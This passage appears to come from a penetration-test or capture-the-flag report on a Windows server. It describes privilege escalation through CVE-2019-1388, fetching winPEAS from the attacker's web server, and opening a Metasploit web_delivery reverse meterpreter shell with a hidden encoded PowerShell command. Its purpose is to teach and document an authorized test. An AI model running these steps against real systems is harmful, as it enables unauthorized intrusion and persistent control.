With our access to the Remote Desktop, we start enumerating this server to find potential vulnerabilities that allows us an escalation of privilege to gain administrative access.

On the desktop, we found the executable *hhpud*, which contains a known vulnerability that allows privilege escalation using windows certificate: CVE-2019-1388

For further enumeration, we uploaded and executed the script *winPeas.ps1" script from PEASS-ng repository:

We performed our enumeration on this windows server as following: - Upload and execute the .ps1 script the file winPeas

To upload the script, we create a webserver on our machine:

```
sudo python3 -m http.server 80
```

On the target, we fetched the winPEAS.ps1 script:

```
Invoke-WebRequest -Uri http://10.9.1.255:80/winPEAS.ps1 -Outfile winPEAS.ps1
```

3.2.1 Escalating privileges with found service

The exploitation of this vulnerability CVE-2019-1388 can be performed by executing the application. The steps to execute this application are the following:

1. Right click on the file hhupd and click on *Run as Administrator*
2. Click on "Show more details*
3. Click on "Show information about the publisher's certificate"
4. Click on the *Issued by* URL. It will open a page on the browser
5. Once the site is loaded, click on *save as* to open the windows explorer
6. On the explorer window address path, we need to enter the full path of cmd:

By performing those steps, we are prompted a CMD with administrative rights:



Figure 3.6: Admin shell

3.3 Gaining Remote Shell and establishing persistance

With our administrative access, our next text is to create a reverse shell and establish persistance on the target.

Using the tool *metasploit*, we were able to deliver a payload with the module */exploit/multi/script/web_delivery*. This module provides a command to be run on the target, it allowas creating a session on the target machine. We issued the next commands:

```
# Configuring payload
use exploit/multi/script/web_delivery
set target 2 (PSH - powershell)
set lhost ATTACKING_MACHINE_IP
set lport 4444
set payload windows/meterpreter/reverse_http

# This command generate the following payload to be executed on the target
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0
```

After executing the generated payload on the target machine, our metasploit job returns a meterpreter reverse shell with administrative privileges:

```
meterpreter > sysinfo
Computer        : RETROWEB
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > shell
Process 4936 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\>whoami
whoami
nt authority\system

C:\>
```

Figure 3.7: Shell with meterpreter

Alternative - Create user - Adding this user in admin groups

3.4 House Cleaning

Once the engagement was concluded, all uploaded components and created shells were removed.

4 Conclusion

From this engagement, we learnt how important it is to think security in depth, where several layers can protect a system. In this case of failure of the outermost layers, the internal ones can garantee that the systems will not be compromised.